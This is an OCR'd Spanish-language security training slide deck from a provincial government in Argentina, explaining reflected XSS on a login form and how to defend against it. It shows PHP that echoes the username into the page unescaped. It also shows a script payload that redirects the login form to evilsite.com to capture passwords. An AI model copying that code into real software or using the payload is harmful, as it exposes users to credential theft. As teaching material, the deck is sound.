Gobierno de la Provincia de Corrientes



Más ataques web..
Gobierno de la Provincia de Corrientes






Lic. Gustavo Andrés Linares







Lic. Gustavo Andrés Linares




Lic. Gustavo Andrés Linares


Login
Usuario
<u>pepe</u>
Contrasenia


DEMO
xss básico


¿Cómo funciona?
Gobierno de la Provincia de Corrientes


Veamos el código del formulario...
Gobierno de la Provincia de Corrientes

```
<form id="lForm" method="get" action="index.php">
    Usuario: <input type="text" name="usrname">
    Clave: <input type="password" name="pass">
</form>
```



Gobierno de la Provincia de Corrientes



Y el código que muestra el error...



Gobierno de la Provincia de Corrientes



```
$user = $_GET["usrname"];

echo "<p> El usuario $user es  invalido. </p>";
```



Gobierno de la Provincia de Corrientes



¿Qué está mal?



Gobierno de la Provincia de Corrientes



El **input** del **usuario** se **inserta** directamente al **HTML** de respuesta



Gobierno de la Provincia de Corrientes



Si ingresamos: “**pepe**”

 El usuario **pepe** es inválido



Gobierno de la Provincia de Corrientes



Si ingresamos: “<u>pepe</u>”

 El usuario **<u>pepe</u>** es inválido



Gobierno de la Provincia de Corrientes



¿Qué tan malo es esto?



Gobierno de la Provincia de Corrientes



Posibilidad de robar contraseñas



Gobierno de la Provincia de Corrientes



Cualquier tipo de engaño basado en mostrar info falsa en un sitio de confianza



Gobierno de la Provincia de Corrientes



Veamos otro ejemplo...



Gobierno de la Provincia de Corrientes



DEMO

robando passwords ;)



Gobierno de la Provincia de Corrientes



Inyectamos Javascript para redirigir el envío del formulario



Gobierno de la Provincia de Corrientes



```
<script>

document.forms["loginForm"].action =
"http://www.evilsite.com/captura/captura.php";
   document.getElementById('usuario_incorrecto'
)
      .innerHTML = "";


</script>
```





Gobierno de la Provincia de Corrientes




DEMO
robando passwords ;)
CFI
Gobierno de la Provincia de Corrientes


¿Cómo me protejo?
CFI
Gobierno de la Provincia de Corrientes


Nunca confiar en el input
del usuario
Gobierno de la Provincia de Corrientes


Nunca confiar en el código
del lado del cliente
(i.e. Javascript)
Gobierno de la Provincia de Corrientes

Firewall de Aplicación



Gobierno de la Provincia de Corrientes



